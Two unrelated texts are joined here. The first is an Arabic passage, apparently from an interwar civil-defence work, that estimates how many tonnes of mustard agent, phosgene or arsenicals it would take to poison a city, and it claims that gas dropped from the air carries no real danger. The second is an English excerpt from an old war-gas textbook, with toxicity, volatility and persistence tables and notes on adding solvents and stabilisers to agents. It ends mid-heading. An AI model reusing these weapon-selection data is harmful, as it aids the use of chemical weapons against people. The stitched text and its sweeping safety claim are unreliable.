أم المواد البطيئة التبخر مثل غاز الخردل فيتناثر جزء كبير منها على هيئة نقط مختلفة الأحجام حول موضع تصادم القنبلة مع الأرض في شكل دائرة يبلغ قطرها من 25 إلى 30 متراً بينما يبقى الجزء الآخر في مكان التصادم.

الضرر الذي يلحق المعدن من الهجوم الجوي بالغازات:

استخدمت الغازات السامة في أثناء الحرب العالمية في ميادين القتال فقط وجاءت بنتائج عظيمة ولكنها لم تستعمل من الجو سواء على ميادين القتال أو على المدن مع أن فن الطيران كان متقدماً و مواد الغازات كانت أيضاً متيسرة لدى جميع الأمم المحاربة ويرجع عدم استخدامها من الجو إلى سببين: أولهما : الاعتماد على القذائف المدمرة من الطائرات.

ثانيهما: الشك في نجاح الغازات من الجو بواسطة الطائرات.ولكن بعد أن وضعت الحرب أوزارها ابتدأت جميع الأمم في دراسة طرق استخدام الغازات من الجو لتذليل كل صعوبة تقف في سبيل نجاحها. فسمعنا وقرأنا الكثير عن ذلك مثل بناء الطائرات الضخمة حتى يتسنى لها حمل أكبر كمية من هذه الغازات ومثل هذه الغازات ومثل زيادة سرعة الطائرات . وتسابق الأمم في بناء أكبر عدد مكن منها مع تجهيزها بأحدث المخترعات لتقوم بمهاجمتها على أكمل وجه ممكن . المعتقد أن قنبلة واحدة من هذه الغازات سيكون فيها الهلاك المؤكد على جميع سكان المدينة.

والحقيقة غير ذلك كما سنرى بعد. فإن لاستعمال الغازات من الجو شروطاً مخصوصة يجب أن تكون مستوفاة وإلا كانت النتيجة مشكوكاً فيها.

ففي القيام بالهجوم الجوي بالغازات السامة على المدن صعوبة فنية عظيمة يمكننا أيضاً حلها فرنا أن مسطح المدينة التي يراد الهجوم عليها هو 100 كيلو متر مربع ففي حالة استعمال مادة من مواد الصليب الأصفر وهي أخطر المواد المعروفة فإننا نحتاج إلى عشرة جرامات من هذه المادة لتسميم كل متر مربع أي يلزمنا 1000 طن لتسميم المساحة كلها.- وهنا نرى صعوبة القيام بهذا الهجوم لكثرة عدد الطائرات اللازمة لذلك. هذا إذا فرضنا أنه لا توجد أية مقاومة من المدينة المهاجمة وإن جميع الطائرات المعادية لها وأيضاً لو فرضنا

أن الأحوال الجوية كانت ملائمة لذلك الهجوم لأن الرطوبة والرياح والحرارة أكبر عقبات في نجاح الهجوم الجوي بالغازات كما سنرى ذلك فيما بعد.

أما إذا استعملنا إحدى مواد (الصليب الأخضر) فإن الفوسجين هو أصلحها ومنه نحتاج إلى خمسة عشر مليجراماً لتسميم متر مكعب من الهواء لتتعدم فيه الحياة في نصف ساعة وحيث أنه يجب تسميم طبقة من الهواء ارتفاعها 30 متراً على سطح الأرض نحتاج إلى 30 طن من الفوسجين .

وهنا نرى أنه في الإمكان القيام بمثل هذا الهجوم بسهولة لقلة عدد الطائرات ولكن لا ننسى شدة قابلية هذه المادة للتفاعل مع الماء تجعلها قليلة الفائدة ثم إن طرق الوقاية منها أصبحت سهلة جداً . وأما إذا استعملنا إحدى مواد الصليب الأزرق فإنه يلزمنا لكل متر مكعب من الهواء من مليجرام واحد إلى مليجرامين لجعله غير صالح للتنفس حتى يصير المكوث فيه باستمرار مستحيلاً ولذلك فلا نحتاج إلا إلى عشر المقدار الذي يستعمل من الفوسجين أي أن طائرة كبيرة أو ست طائرات عادية تأتي بالهجوم المطلوب ولكن تأثير هذه المواد غير مميت فإنها تحدث التهابات تزول بدون خطر متى خرج الإنسان من المنطقة المسممة .

من كل ذلك نرى مقدار ضعف النجاح الذي يصادف الهجمات الجوية بأنواع الغازات المختلفة من الوجهة العملية هذا ولا ننسى أن مقدار هذا النجاح معلق أيضاً بشروط فنية حربية فإنه يجب:

أولاً: أن تكون درجة تركيز الغاز في الهواء كافية حتى تأتي بالنتيجة المطلوبة .

ثانياً : أن يغطى الغاز أكبر مساحة ممكنة من المدينة بالسحب الناشئة عنه.

ثالثاً : أن يكون الهجوم فجائياً حتى لا يستعد السكان إلى اتخاذ طرق الوقاية في الوقت المناسب.

فإذا استعملت إحدى طرق الهجوم الجوي بالغازات السامة وهي إلقاء القنابل فإنه من الصعب جداً الحصول على درجة تركيز كافية للغاز المستعمل بهذه الطريقة خصوصاً إذا كان هذا الغاز سريع التبخر إذ تكون الهجمات الجوية دائماً متقطعة ومتفرقة أيضاً مما يسبب وجود الوقت الكافي بين كل هجومين متتاليين لأن تعبث الرياح بالغازات الموجودة وتخفف من درجة تركيزها قبل أن تتمكن من القيام بهجمات أخرى.

أما إذا كانت المادة المستعملة من المواد البطيئة التبخر فإنها لا تأتي بالفائدة المطلوبة إذ أن الأرض تمتص منها جزءاً كبيراً ويسهل كذلك إزالتها بسرعة من الأماكن الملوثة بها برشها بالمواد الكيميائية التي تذهب بتأثيرها السيئ.

وهنا نرى أن الشرط الأول لا يمكن القيام به بسهولة وأما الشرط الثاني فإنه يصعب على الطائرات تكوين سحابة كبيرة من الغازات لها الكثافة اللازمة وتكسو مساحة كبيرة بدون أن يكون بها ثغرات ولو أنه قد أمكن القيام بالشرط الأول والثاني في ميادين القتال بواسطة طرق النفخ والقذائف المدفعية إلا أنه يمكن للطائرات إحاطة مدينة بأكملها بسحب من الغازات مهما كثر عدد الطائرات لأنه لا يمكنها أن تلقي قنابلها الواحدة بجانب الأخرى تماماً حتى تتصل السحابة الناشئة من كل قنبلة بالأخرى لتكون سحابة كبيرة . وأما الشرط الثالث وهو الهجوم الفجائي فإنه أيضاً يصعب تنفيذه لأن لكل أمة سرباً من الطائرات للرقابة الجوية واجبها إعلام السكان في الوقت المناسب وقبل حلول الخطر حتى تأخذ طرق الوقاية

اللازمة في الوقت المناسب وحتى في حالة عدم قيام هذه الفرقة بواجبها فإن السكان عندما يرون طائرات العدو في السماء يمكنهم اتخاذ طرق الوقاية بكل اطمئنان حيث يوجد متسع من الوقت لذلك .

وهنا نرى أيضاً أنه ليس من السهل القيام بهذه الشروط الثلاثة في وقت واحد حتى ولا القيام بشرط واحد بأكمله لأنه يجب مراعاة الحالات الجوية الت يتلعب دوراً مهما صفي نجاح الهجوم الجوي.

فالرياح: مثلاً إذا كانت ساكنة فإنها تساعد الطيار فعلاً على إصابة الهدف إلا أن السحابة الناشئة من الغاز المستعمل تمكث في مكان انفجار القنبلة تقريباً ولا يكون لها إلا التأثير الموضعي ويمكن الابتعاد عنه بسرعة. أما إذا كانت الرياح شديدة ولو قليلاً فإنها تمزق تلك السحابة فتقلل من درجة تركيزها في الهواء وتضعف من تأثيرها وعلى ذلك يجب أن تكون المهاجمات في أوقات مخصوصة يكون فيها سرعة الرياح ملائمة وكذلك الرطوبة الجوية (المطر والندى والثلج) فهي أكبر مساعد على عدم نجاح الهجمات الجوية فإن عدداً بسيطاً جداً من مواد الغازات السامة هو الذي يقاوم تأثير المياه فيه والباقي يتحلل مع الماء إلى مواد أخرى غير سامة.

وكذا حرارة الجو عامل آخر مهم فهي القوة المحركة للهواء فإنه إذا سخن نهاراً بفعل الحرارة ارتفع لخفته وشتت معه سحابة الغاز إلى أعلى سواء من أعلى المنازل أو من الأراضي المنخفضة.

كل هذه عوامل تضعف من تأثير الغازات السامة. وقد وجد بالتجربة أن أحسن الأوقات الملائمة لاستعمال الغازات من الجو هو أبرد أوقات اليوم أي من نصف الليل إلى الفجر وفي هذا الوقت طبعاً يصعب جداً على الطيار إصابة الهدف خصوصاً إذا اتخذ السكان الاحتياطات اللازمة كإطفاء الأنوار أو إخفائها على الأقل. وأما إذا اتبعت الطريقة الأخرى للهجوم الجوي بالغازات وهي رش المواد السامة من الجو بواسطة الطائرات فإن هذه العملية مازالت من أكبر المعضلات في وقتنا هذا حيث يجب التوفيق بين رش أكبر كمية ممكنة من المواد السامة وبين القيام بهذه العملية في أقصر وقت ممكن مع إصابة الهدف .

فالسفن الهوائية (البالونات) مثلاً في إمكانها حمل كمية كبيرة من المواد ولكنها تكون بطيئة الحركة فقلما تنجو من خطر الطائرات المطاردة لها- علاوة على أنها تظهر في الجو بسهولة للسكان لكبر حجمها. أما الطائرات فهي سريعة الحركة إلا أن حمولتها محدودة فأكبر طائرة عرفت حتى الآن لا تزيد حمولتها عن 13000 كيلو جرام ولكن لا يمكنها حمل أكثر من 7000 كغ من المواد السامة ويجب أيضاً أن تطير على ارتفاع لا يقل عن 1500 متر حتى تكون بعيدة عن خطر المدافع المضادة للطيارات .

فلو فرض أن ألقت طائرة ما عندها من المواد السائلة من هذا الارتفاع فإن هذه السوائل تتحول بعد مسافة قصيرة إلى نقط صغيرة وزن كل منها 13 كغ وتسقط بسرعة ثمانية أمتار في الثانية فتحتاج في قطع هذه المسافة إلى أن تصل إلى الأرض إلى 200 ثانية فإذا كانت هذه المواد سريعة التبخر فإن هذه المدة كافية جداً في أن تحولها إلى غازات فلا يصل منها إلى الأرض شيء.

وأما إذا استعملت ماد سائلة بطيئة التبخر مثل الصليب الأصفر فإنها تصل إلى الأرض بكميات قليلة لا تأتي بالغرض المطلوب.

هذا ولا ننسى أيضاً فعل الرياح وتأثيرها على انقط الصغيرة فإنها تغير من اتجاهها كثيراً فلا تصل إلى المكان المقصود. وكذا فعل الرطوبة الجوية كما شرحنا ذلك . أما إذا أرادت الطائرات استعمال هذه الطريقة بنجاح تام فيجب عليها أن تطير قريباً جداً من سطح الأرض وبذلك تكون معرضة لخطر قذائف العدو والنارية بكل أنوعها.

لهذا نرى أنه لا خطر مطلقاً من الغازات السامة إذا استعملت من الجو وإذا وجد الخطر فيكون بسيطاً ويمكنا أيضاً تلافيه بسرعة وبدون أن يمسنا شيء منه إذا اتبعنا طرق الوقاية اللازمة .

ففي أوائل استعمال الغازات في الحرب العظمى في ميادين القتال كانت الضحايا فعلاً كثيرة وبلغت نسبة الموتى من المصابين من الغازات في أوائل موقعة للغازات 35 % ولكن انخفضت هذه النسبة بسرعة عظيمة إلى 2.5 % وذلك يرجع إلى اتخاذ طرق الوقاية اللازمة بينما استمرت نسبة الموتى من المصابين بالقذائف النارية على اختلاف أنواعها طول مدة الحرب 24%.

فخطر القذائف النارية عشرة أضعاف خطر الغازات السامة لأن معظم الغازات المعروفة قد درست خواصها ودرست أيضاً طرق الوقاية منها حتى أصبح من السهل اتقاء خطرها. ومع تقدم علم الكيمياء وكثرة الأبحاث الأخيرة في هذا الموضوع لم يكتشف حتى الآن أي غاز لم تعرف طرق الوقاية منه بعد .

INTRODUCTION

THE date of the commencement of scientifically organised chemical warfare is universally fixed at April 22nd, 1915, when the Germans launched the first cloud of chlorine gas in the region of Ypres.

It may be said that on the same date the study of the war gases commenced. In the literature of the pre-war period, occasional notes appear concerning the physical, chemical and biological properties of most of the substances which were employed in the European War as war gases. These notes, however, were not the result of systematic researches, at any rate from the biological side, but of inquiries into accidents.

A complete study of only a few substances was in existence, but these were more properly poisons, such as the alkaloids and the arsenic-containing pharmaceuticals, etc., and cannot be included among the war gases.

The employment of noxious substances as munitions of war imposed on chemists of all nations the necessity of co-ordinating and adding to the existing data concerning substances which were both toxic and also had the necessary physical, chemical and technical properties. These researches were concerned both with the manufacturing processes best suited to the national resources and with the most efficient methods of employing substances already known to be toxic. Furthermore, the biological properties of known substances were defined so as to correlate offensive action with chemical structure, and finally, especially at the end of the war and in the post-war period, new war gases were synthesised whose employment would surprise the enemy and which would also be superior in some respects to those already in use.

In these researches several thousand substances were examined during the war, and Edgewood Arsenal, U.S.A., alone examined some 4,000. But, of all these, only 54, according to American data, were tried in the field, and only 12 were being actually used at the end of the war.

This selection, which was made on the basis of the actual conditions in which the substances were employed, shows how rigorous are the physical, chemical and technical requirements

2 *PRINCIPAL PROPERTIES OF THE WAR GASES*

The degree of toxicity is usually expressed by the following characteristics : [1]

(1) The lower limit of irritation.
(2) The limit of insupportability.
(3) The mortality-product.

1. The Lower Limit of Irritation

The lower limit of irritation of a gas, also termed " the threshold value of pathological sensitivity," [2] is the minimum concentration provoking a painful sensation at those surfaces on which it acts in its characteristic manner. The surfaces are the conjunctiva, the nasal mucosa and the pharynx, the skin, etc. Experiments are made on human subjects and are continued until the appearance of signs of the specific action of the gas, generally lachrymation or sneezing, on all or nearly all the persons taking part in the experiment.

The lower limit of irritation is generally expressed in mgm. of substance per cubic metre of air.

In Table I the values of the lower limit of irritation are given for several substances.

TABLE I. *Lower Limits of Irritation*

WAR GAS	MGM./CU. M.
Diphenyl chloroarsine	0·1
Chloro acetophenone	0·3
Ethyl dichloroarsine	1
Chloropicrin	2
Phosgene	5
Trichloromethyl chloroformate	5
Dichloromethyl ether	14

It will be seen from this table that the lower limit of irritation of the war gases may vary between fairly wide limits. The substance with the greatest irritant power known to the present is diphenyl chloroarsine.

2. The Limit of Insupportability

The limit of insupportability is the maximum concentration which a normal man can support for 1 minute without injury. This characteristic can only be determined for those war gases which have a predominantly irritant action. In the case of

[1] Detailed accounts of the methods of determining these characteristics are given in LUSTIG, *Patologia e clinica delle malattie da gas di guerra*, Milan, 1937, and in AKSENOV, *Metodika Toksikologii boevikh otravliajuscisch vescestv*, Moscow, 1931.

[2] FERRI and MADESINI, *Giornale di Medicina Militare*, January, 1936, 36.

lachrymatories, it is usual after abundant lachrymation to arrive at a condition of photophobia, burning of the eyes and inability to keep the eyes open, and this stage is considered that of the limit of insupportability. In the case of sternutators, insupportability is taken to be the stage when, after the production of sneezing, other symptoms such as coughing, retrosternal pain, headache, etc., appear and produce the sensation of having reached a limit beyond which it would be unwise to proceed.

In Table II the values of the limits of insupportability are given for several substances :

TABLE II. *Limits of Insupportability*

WAR GAS	MGM./CU. M.
Diphenyl chloroarsine	1
Chloroacetophenone	4·5
Ethyl dichloroarsine	10
Dichloromethyl ether	40
Trichloromethyl chloroformate	40
Chloropicrin	50

The substance having the lowest limit of insupportability is diphenyl chloroarsine, and that having the highest is chloropicrin.

3. The Mortality-product

The mortality-product, also termed the *Lethal Index*, or the *Haber Product*, W, is given by the product of the concentration, C, of the substance in air (expressed in mgm. per cu. m.), by the duration, t, of its action (expressed in minutes) sufficient to cause death. It is normally expressed by the following equation :

$$C \times t = W$$

The mortality-product gives the toxic power of the asphyxiants and of those poisons absorbed through the skin. It cannot be experimentally determined on the human subject, and experiments are normally made on animals, cats, rabbits, cavies or dogs.

It is inversely proportional to the toxicity of a substance : the lower the value of the index, the greater is the toxic power.

According to Flury,[1] the formula quoted above gives values sufficiently accurate for practical purposes when working with concentrations insufficient to cause the death of the animals in a few minutes and not so low as to need less than several mgm. of the substance.

American workers have generally determined the mortality-

[1] Flury, *Z. ges. expt. Med.*, 1921, **13**, 1, and *Gasschutz und Luftschutz*, 1932, 149.

product at two different durations: at an exposure time of 10 minutes (short exposure) and at an exposure time of 30 minutes (long exposure).

The values of the mortality-products are referred to the species of animal used in the experiments and are valid only under the same experimental conditions. They are thus not applicable to man. However, they give comparative data of great importance for the evaluation of the relative toxic power of substances.

Table III gives values of the mortality-product for several substances.

TABLE III. *Mortality-product*

WAR GAS	GERMAN DATA ON CATS [1]	AMERICAN DATA ON DOGS AND MICE [2]
Phosgene	450	5,000
Trichloromethyl chloroformate	500	5,000
Dichloromethyl ether	500	4,700
Chloropicrin	2,000	20,000
Ethyl dichloroarsine	3,000	5,000
Diphenyl chloroarsine	4,000	15,000
Chloroacetophenone	4,000	8,500

The difference between the German and the American results in Table III is attributable to various causes [3]: the German values were obtained with cats, and the American with dogs and mice; cats are more sensitive to some toxic substances and less to others; the German values were obtained during the war, when the cats used in the experiments were suffering from malnutrition.

(B) PHYSICAL PROPERTIES

The principal physical properties to be considered in evaluating the practical utility of a substance for use as a war gas are as follows:

1. Vapour Tension

All liquid and solid substances possess a definite tendency to pass into the gaseous condition. Because of this tendency, a layer of vapour forms above each substance and exercises a certain

[1] MEYER, *Die Grundlagen des Luftschutzes*, Leipzig, 1935.
[2] PRENTISS, *Chemicals in War*, New York, 1937. The values quoted refer to an exposure period of 10 minutes.
[3] FLURY, *loc. cit.*, and WIRTH, *Gasschutz und Luftschutz*, 1936, 250.

pressure whose magnitude depends on the temperature. This pressure, termed the vapour tension or vapour pressure, is expressed in mm. of mercury.

In the case of the war gases, this physical constant has an especial interest. In order to be of use in warfare, at least as a toxic agent on the respiratory tract, a gas must have a vapour pressure high enough at ordinary temperatures to supply enough gas to the atmosphere to produce useful physiopathological effects. However, this property has only a minor value in the case of substances such as diphenyl dichloroarsine, which are used in the form of aerosols.

There are various methods (static, dynamic, etc.) of determining the vapour tension of a substance, but it is not proposed to describe these here, as they may be found in special treatises.[1] Moreover, various formulæ may be employed to calculate the vapour tension of a substance at different temperatures. That in most general use is the empirical formula of Regnault [2] :

$$\log p = a + b\,\beta^t + c\,\gamma^t$$

This may also be used in the following shorter form [3] :

$$\log_{10} p = A + \frac{B}{273 + t}$$

In this formula A and B are two constants which vary from substance to substance and whose values may be calculated from the boiling points of the substance, t_1 and t_2, at two different pressures, p_1 and p_2. Two equations are thus obtained with two unknowns :

$$\log_{10} p_1 = A + \frac{B}{273 + t_1}$$

$$\log_{10} p_2 = A + \frac{B}{273 + t_2}$$

from which the values of A and B may be obtained.

Research carried out by various workers has demonstrated that this formula gives values sufficiently concordant with those obtained experimentally by the dynamic method. In calculating

[1] Ostwald-Luther, *Physico-chemischen Messungen*, Leipzig, 1925.
[2] Winkelmann, *Handbuch der Physik*, III, 1906, 950.
[3] Baxter and Bezzenberger, *J. Am. Chem. Soc.*, 1920, **42**, 1386 ; Herbst, *Kolloidchem. Beihefte*, 1926, **23**, 323 ; Mumford and coll., *J. Chem. Soc.*, **1932**, 589 ; Liebermann, *Khimija i Tecnologija Otravljajuscikh Vescestv*, Moscow, 1931.

the values of the two constants it is necessary, however, to employ two boiling points at temperatures at least 70° C. apart.

Baxter, Mumford and others,[1] applying this formula to the determination of the vapour tension of war gases, have determined the values of *A* and *B* for various substances as follows :

TABLE IV. *Values of Constants A and B*

	A.	B.
Phosgene	7·5595	— 1,326
Chloropicrin	8·2424	— 2,045·1
Cyanogen bromide . . .	10·3282	— 2,457·5
Dichloromethyl sulphide . .	8·3937	— 2,734·5
Methyl dichloroarsine . . .	8·6944	— 2,281·7
Diphenyl chloroarsine . . .	7·8930	— 3,288

By substituting the values of Table IV in the formula already given, the vapour tensions of the various substances may be found at different temperatures.

In Table V the values of the vapour tensions of several substances are given in mm. of mercury at 20° C.

TABLE V. *Vapour Tension at 20° C.*

	MM. MERCURY
Bromobenzyl cyanide	0·012
Dichloroethyl sulphide	0·115
Chlorovinyl dichloroarsine	0·395
Trichloromethyl chloroformate	10·3
Chloropicrin	16·9
Cyanogen chloride	1,001·0
Phosgene	1,173·4

It is seen from this table that the variation in the vapour tensions of the war gases is very great. For example, some of these substances have a vapour tension greater than one atmosphere (phosgene, cyanogen chloride), while others (dichloroethyl sulphide, bromobenzyl cyanide) have an extremely low vapour tension, and for this reason special methods are necessary in order to obtain efficient results in using them in warfare.

2. Volatility

By the term volatility is meant the weight of the substance contained in 1 cu. m. of saturated vapour at a certain temperature.

[1] See the preceding note.

The volatility is usually expressed in mgm. of the substance per cu. m. of air, though occasionally also in cu. mm. per cu. m. of air. From the latter value the weight per unit volume may be calculated from the formula :

$$mgm. = cu.\ mm. \times d$$

in which d is the density of the substance.

The volatility is one of the most important factors in the selection and evaluation of war gases.

The volatility V of a substance at a certain temperature t may be easily calculated from the following relation :

$$V^t = \frac{M \cdot 273 \cdot p \cdot 10^6}{22.4\ (273 + t)\ 760}$$

in which M = molecular weight of the substance, in gm.

P = vapour tension in mm. of mercury of the substance at the temperature t.

In the following table, values of the volatility are given in mgm. of substance per cu. m. of air of some war gases at 20° C.

TABLE VI. *Volatility at 20° C.*

	MGM./CU. M.
Diphenyl cyanoarsine	0·17
Diphenyl chloroarsine	0·68
Dichloroethyl sulphide	625·00
Benzyl bromide	2,400·00
Trichloromethyl chloroformate	26,000·00
Methyl dichloroarsine	74,400·00
Chloropicrin	184,000·00

As is seen from Table VI, the values vary over a wide range; while diphenyl chloroarsine at 20° C. has a volatility of only 0·68 mgm. per cu. m. of air, at the same temperature the volatility of chloropicrin is 184,000 mgm. per cu. m. of air. Because of these differences in volatility, the various war gases are used for different types of objective and applied by different methods.

As already noted, the volatility of the war gases varies with temperature. Herbst [1] has established the following approximate relationship between temperature and volatility:

Between 10° *and* 30° *C. an increase in temperature of* 1° *C. causes an increase in volatility of about* 10%.

Experimental values of the volatility of dichloroethyl sulphide

[1] HERBST, *Kolloidchem. Beihefte*, 1926, **23**, 340.

between 15° and 25° C. are compared in the following table with values calculated from Herbst's rule :

TABLE VII. *Volatility of Dichloroethyl Sulphide*

TEMPERATURE	VOLATILITY IN MGM./CU. M.	
°C.	FOUND	CALCULATED
15	401	401
16	439	441
17	480	482
18	525	528
19	573	577
20	625	630
21	682	687
22	743	750
23	810	817
24	881	891
25	958	969

The increase in volatility caused by increase in temperature is very effective in bringing about useful effects from the offensive point of view, especially in the case of relatively involatile substances.

3. Boiling Point

The boiling point of a substance is that temperature at which its vapour tension attains the value of the atmospheric pressure. The lower the boiling point of a substance, the higher is its vapour tension and its volatility.

TABLE VIII. *Boiling Points of some War Gases at a Pressure of 760 mm. of Mercury*

	°C.
Chlorine	— 33·5
Phosgene	8·2
Hydrocyanic acid	26·5
Cyanogen bromide	61
Monochloromethyl chloroformate	107
Chloropicrin	112
Dichloroethyl sulphide	217
Chloroacetophenone	245

The war gases have very varied boiling points, as is seen from Table VIII. This variation in the boiling points, together with the differences in physiopathological action, explains the variation between the types of employment which the war gases find in

warfare. Thus substances with a relatively low boiling point are employed in the field when a high gas concentration is required for a short time, while those with a rather high boiling point are used when a prolonged action is desired.

According to Herbst, a knowledge of the boiling point of a substance enables deductions to be made regarding its volatility. In the following table volatilities at 20° C. are given corresponding with a series of boiling points.

TABLE IX. *Relation between Boiling Point and Volatility*

B.P. AT 760 MM. ° C.	VOLATILITY AT 20° MGM./CU.M.	B.P. AT 760 MM. ° C.	VOLATILITY AT 20° MGM./CU.M.
300	3	190	2,000
290	6	180	4,500
280	12	170	9,000
270	25	160	14,000
260	50	150	21,000
250	100	140	31,000
240	200	130	46,000
230	380	120	68,000
220	630	110	100,000
210	1,000	100	155,000
200	1,550		

From these values, Herbst [1] deduces the following rule concerning the relation between boiling point and the volatility at 20° C.

(*a*) For boiling points between 300° and 230° C., a diminution in boiling point of 10° C. corresponds to a doubling of the volatility.

(*b*) For boiling points below 230° C., a diminution in boiling point of 10° C. corresponds to an increase in volatility of 1·5 to 1·6 times.

The boiling point is an important characteristic of a war gas, not only because of its connection with vapour tension and therefore with the tactical aims attainable in warfare, but also because of its influence on the ease of storage and transport of the substance. A war gas whose boiling point is lower than ordinary temperatures, as, for example, phosgene, is difficult to pack and necessitates the use of refrigerating apparatus during transport in order to keep it below its boiling point.

The preference of the Germans during the war of 1914–18 for employing trichloromethyl chloroformate (diphosgene) rather than

[1] Herbst, *loc. cit.*

phosgene was due to the difficulties of manipulating the latter gas, owing to its low boiling point.

4. Melting Point

The melting point of a substance is the temperature at which the solid and the liquid phases of the substance are in equilibrium.

TABLE X. *Melting Points of some War Gases*

	° C.
Chlorine	— 102
Chloropicrin	— 69
Trichloromethyl chloroformate	— 57
Hydrocyanic acid	— 15
Dichloroethyl sulphide	+ 14·4
Chloroacetophenone	+ 58

The melting point is an important factor in the use of a gas in warfare, for on it depends the practicability of its employment. It is easily understood that substances which are quite suitable for use with respect to their action in the vapour state cannot be efficiently employed in cold regions if they have a high melting point, without having recourse to special methods such as admixture with other substances so as to reduce the melting point. Thus in the case of dichloroethyl sulphide, which in the pure state melts at about 14° C., a solution of this substance in chlorobenzene was widely used during the war. The melting points of mixtures of dichloroethyl sulphide (of 94–95% purity ; m.p. 13·4° C.) with chlorobenzene and with carbon tetrachloride in various proportions are given in the following table :

% *Solvent*	*Chlorobenzene*	*Carbon tetrachloride*
	m.p.	*m.p.*
0	13·4°	13·4°
10	8·4°	9·8°
20	6·4°	6·6°
30	−1·0°	3·1°

As will be seen, chlorobenzene, which was more commonly employed for this purpose, forms mixtures whose melting points are lower than the corresponding mixtures containing carbon tetrachloride.

5. Persistence

The persistence is the time during which a substance can continue to exercise its action in an open space.

Among the numerous factors which influence the persistence of a gas, the most important are the speed of evaporation of the substance, the temperature of the air and the chemical and physical nature of the ground.

Leitner [1] has proposed the following formula for calculating the persistence of a war gas :

$$S = \frac{C_1}{C} = \frac{p_1}{p}\sqrt{\frac{M_1\,T}{M\,T_1}}$$

in which :

S	is the persistence of the substance.
C	is the velocity of evaporation of the substance at absolute temperature T.
C_1	is the velocity of evaporation of water at 15° C.
p	is the vapour tension of the substance at T.
p_1	is the vapour tension of water at 15° C. = 12·7 mm.
M	is the molecular weight of the substance.
M_1	is the molecular weight of water = 18.
T	is the absolute temperature of the air.
T_1	is the absolute temperature corresponding to 15° C.

This formula gives accurate values for the time which a substance takes to evaporate compared with the time taken by the same quantity of water at 15° C. in the same conditions.

In the following table the values of the persistences of several war gases are given at various temperatures (persistence of water at 15° C. = 1) calculated according to Leitner's formula :

TABLE XI. *Persistences of some War Gases*

	Temperature ° C.								
	— 10	— 5	0	+ 5	+ 10	+15	+20	+25	+30
Phosgene . .	0·014	0·012	0·01	0·008	—	—	—	—	—
Chloropicrin . .	1·36	0·98	0·72	0·54	0·4	0·3	0·23	0·18	0·14
Trichloromethyl chloroformate .	2·7	1·9	1·4	1·0	0·7	0·5	0·4	0·3	0·2
Lewisite . .	96	63·1	42·1	28·5	19·6	13·6	9·6	6·9	5
Dichloroethyl sulphide (liquid).	—	—	—	—	—	103	67	44	29
Dichloroethyl sulphide (solid) .	2,400	1,210	630	333	181	—	—	—	—
Bromobenzyl cyanide . .	6,930	4,110	2,490	1,530	960	610	395	260	173

[1] LEITNER, *Militärwissensch. u. Techn. Mitteil*, 1926, 662.

However, Nielson's work [1] shows that these data have only an approximate value and indicate merely the order of magnitude of the persistence. Nielson observed, *inter alia*, that in Leitner's formula the time of evaporation of a substance is compared with that of water into a *dry* atmosphere, whereas in practice the atmosphere always contains a certain amount of water which retards the velocity of evaporation. Nevertheless, the data for persistence obtained from Leitner's formula, though they have only an approximate value, are of interest from the practical point of view, for they allow values of the persistences of different gases to be compared. For example, from Table XI it is seen that the relative persistences of dichloroethyl sulphide and lewisite at 25° C. are as 44 is to 6·9, and this signifies that at this temperature dichloroethyl sulphide is about six times as persistent as lewisite.

These values, it will be understood, indicate only the persistences independently of the atmospheric conditions, and of the stability of the substances to humidity, and to the physical structure and condition of the ground.

With regard to the last factor, Leitner has specified that the values of the persistences given above refer to substances spread on "open flat land in dry weather." They may be doubled if the substance lies on "broken ground" and tripled if it is in "wooded country."

(C) CHEMICAL PROPERTIES

The most important chemical properties to be considered in evaluating the practical possibilities of a substance for warfare are :

1. Stability to Atmospheric and Chemical Agencies

From the chemical point of view a war gas must be sufficiently resistant to the various agents into which it may come into contact in practice. It is especially important that it should be indifferent to atmospheric agencies. In the first place, all these substances must be indifferent to atmospheric oxygen. However, a large number are decomposed more or less rapidly by the action of atmospheric humidity, and almost all are decomposed in time by rain.

Rona [2] has made some experiments on the decomposition of war gases by water. He has demonstrated experimentally that some substances are rapidly decomposed by water (phosgene,

[1] B. Neilsen, *Z. ges. Schiess.-Sprengstoffw.*, 1931, **26**, 420.
[2] Rona, *Z. ges. expt. Med.*, 1921, **13**, 16.

dichloromethyl ether, etc.), others decompose slowly (dichloroethyl sulphide), others only very slowly (benzyl bromide, benzyl iodide, xylyl bromide, etc.), while some are practically unattacked (chloropicrin, chloroacetone, iodoacetone, etc.).

Chlorovinyl dichloroarsine is rapidly hydrolysed by water. According to Vedder [1] this substance, though powerfully toxic, could not be efficiently used in open country because of its high velocity of hydrolysis.

In general, oxygen-containing compounds are more stable than the corresponding sulphur-containing ones, according to Meyer,[2] who adds that the stability increases with an increase in the length of a chain of carbon atoms.

With respect to their employment in war a knowledge of the behaviour of substances towards water is of great importance, particularly by rendering it possible to define the conditions of humidity in which a certain substance may be employed, especially in considering the length of time during which it is desired to maintain an area in the gassed condition.

The sensitivity to water seriously complicates both the storage of war gases and their filling into projectiles. Those which are readily hydrolysed need the employment of special precautions when they come into contact with air, which always contains water vapour, and when they are being filled into projectiles or storage containers, which must be quite dry internally.

War gases must further possess a certain indifference towards the common chemical agents, as alkalies, acids, oxidants, etc. Chemical resistance contributes greatly to the aggressive value of a gas by making its destruction difficult.

2. Stability on Storage

Another type of stability required of a war gas is that it shall not undergo decomposition or polymerisation during storage. The decomposition which takes place in some substances, such as bromoacetone, hydrocyanic acid, etc., may be so inconvenient that the storage of such compounds is impossible.

Polymerisation usually results in the formation of substances of little or no toxicity, as happens, for example, in the case of acrolein.

This form of alteration has raised the problem of stabilisers, that is, substances which when added in quite small quantity, preserve the aggressive properties of the gas. For some of these gases, as acrolein, hydrocyanic acid, etc., efficient stabilisers are

[1] VEDDER, *Medical Aspects of Chemical Warfare*, Baltimore, 1925, 158.
[2] MEYER, *Der Gaskampf u. die chemischen Kampfstoffe*, Leipzig, 1938, 72.

known, while for others the problem is still being studied, and at present it is still impracticable to employ some substances which in other ways present great interest as potential war gases.

3. Stability to Explosion

From the tactical point of view a substance which is to be employed in projectiles must be stable to the heat and pressure generated by the explosion of the bursting charge. With regard to the stability to heating, the substance must be able to resist the rise in temperature resulting from the explosion of the charge in the projectile. This is of great importance and limits the number of useful war gases. Among the substances hitherto considered, bromobenzyl cyanide shows some sensitivity to a rise in temperature. Many others, including diphenyl chloroarsine, chloroacetophenone, etc., resist even high temperatures fairly well, while some, as chloropicrin, trichloromethyl chloroformate, etc., though decomposing with heat, have the advantage of producing equally toxic compounds in doing so.

With regard to the resistance to the explosion pressure the insensitivity of war gases is another condition essential to their use in projectiles. Chloroacetophenone is practically completely insensitive.

4. Absence of Attack on Metals

